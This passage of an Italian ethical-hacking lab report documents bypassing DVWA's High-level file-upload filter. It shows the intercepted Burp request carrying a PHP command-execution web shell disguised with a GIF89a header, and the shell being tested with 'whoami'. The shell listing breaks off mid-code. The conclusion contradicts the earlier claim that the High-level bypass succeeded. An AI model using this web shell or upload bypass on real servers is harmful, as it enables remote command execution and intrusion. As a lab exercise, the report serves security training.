3 Content-Length: 1187 // Aggiornato per includere GIF89a (5 byte in più)
4 Cache-Control: max-age=0
5 Accept-Language: it
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryXpzsfyNyBMLiAbN
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/139.0.0.0 Safari/537.36
10 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
   */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://192.168.50.101/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; PHPSESSID=a9123562f9371f20ce04dfd3aa0b61c6
14 Connection: keep-alive
15 ----WebKitFormBoundaryXpzsfyNyBMLiAbN
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17 100000
18 ----WebKitFormBoundaryXpzsfyNyBMLiAbN
19 Content-Disposition: form-data; name="uploaded"; filename="ultra_shell.php"
20 Content-Type: application/x-php
21 GIF89a<?php
22 set_time_limit(0); // Nessun limite di tempo
23 ignore_user_abort(true); // Continua se connessione persa
24 if (isset($_GET['cmd'])) {
25     $cmd = $_GET['cmd'];
26     ob_start();
27     passthru($cmd); // Output diretto e robusto
28     $output = ob_get_clean();
29     if ($output === false) {
30         echo "Errore nell'esecuzione del comando\n";
31     } else {
32 }
```

At the bottom of the request pane, there are navigation icons (back, forward, search) and a status message '0 highlights'.

Invio la Richiesta


- Clicco "Forward" in BurpSuite per inviare la richiesta modificata al server.

Verifico

- ◊ Ricarico http://192.168.50.101/dvwa/hackable/uploads/ultra_shell.php?cmd=whoami nel browser

Spiegazione Verifico se la shell funziona, aspettandomi "www-data".


Risultato A livello **High**, l'upload fallisce per `getimagesize()` e token CSRF, con **GIF89a** e token intatto, il bypass riesce, e la shell `ultra_shell.php` **funziona**, restituendo 'www-data'.



12 [Extra]Analisi del Codice PHP tramite View Source (Medium e High)

Descrizione Analizzo il codice PHP delle pagine di upload a livelli Medium e High su DVWA per identificare i filtri di sicurezza e validare i metodi di bypass usati.

Azione 1 Per **Medium**, apro View Source in File Upload e clicco View page source



- ◊ Esamino il codice HTML per dedurre i controlli PHP

Report Matteo Mattia Cyber Security & Ethical Hacking

Azione 2 Per **High**, apro View Source in File Upload e clicco View page source

The screenshot shows the DVWA Security page with a context menu open over the 'Security' link. The menu includes options like Back, Forward, Reload, Save as..., Print..., Cast..., Open in reading mode, Create QR Code for this page, View page source (which has a blue arrow pointing to it), and Inspect.

- ◊ Esamino il codice HTML per dedurre i controlli PHP

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml">
    <head>
        <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
        <title>Damn Vulnerable Web App (DVWA) v1.0.7 :: DVWA Security</title>
        <link rel="stylesheet" type="text/css" href="dvwa/css/main.css" />
        <link rel="icon" type="image/ico" href="favicon.ico" />
        <script type="text/javascript" src="dvwa/js/dvwaPage.js"></script>
    </head>
    <body class="home">
        <div id="container">
            <div id="header">
                
            </div>
            <div id="main_menu">
                <div id="main_menu_padded">
                    <ul><li onclick="window.location='.';" class=""><a href="#">Home</a></li><li onclick="window.location='instructions'">Instructions</li><li onclick="window.location='setup'">Setup</li><li onclick="window.location='brute'">Brute Force</li><li onclick="window.location='cmd'">Command Execution</li><li onclick="window.location='csrf'">CSRF</li><li onclick="window.location='fileInclusion'">File Inclusion</li><li onclick="window.location='sqlInjection'">SQL Injection</li><li onclick="window.location='sqlInjectionBlind'">SQL Injection (Blind)</li><li onclick="window.location='upload'">Upload</li><li onclick="window.location='xssReflected'">XSS reflected</li><li onclick="window.location='xssStored'">XSS stored</li></ul>
                </div>
            <div id="main_body">
                <div class="body_padded">
                    <h1>DVWA Security </h1>
                    <br />
                    <h2>Script Security</h2>
                    <form action="#" method="POST">
                        <p>Security Level is currently <em>high</em>.</p>
                        <p>You can set the security level to low, medium or high.</p>
                    </form>
                </div>
            </div>
        </div>
    </body>

```

Analisi Dettagliata

- **Livello Medium** Il codice HTML mostra un form semplice senza token CSRF, ma gli avvisi PHP indicano che medium.php applica un filtro sulle estensioni, il bypass con Content-Type: image/png e nome .png ha funzionato cambiando la percezione del file.
- **Livello High** Il codice di security.php non è rilevante; il sorgente corretto di "File Upload" a High dovrebbe includere il token CSRF, che hai preservato durante il bypass con GIF89a la funzione getimagesize() è dedotta dal fallimento iniziale e dal successo con GIF89a.

13 Conclusione e Considerazioni Finali

- ☞ Ho completato l'esercizio a livello Low, caricando la shell confermando il controllo remoto.
- ◊ A Medium, i filtri base hanno ostacolato l'upload, mentre a High, token CSRF e sanitizzazione lo hanno bloccato.
- ◊ La shell avanzata ha offerto un controllo interattivo.
- ◊ Scoperti utenti (www-data), file in /var/www.
- ◊ Lo studio del codice ha evidenziato l'importanza di validazione e token.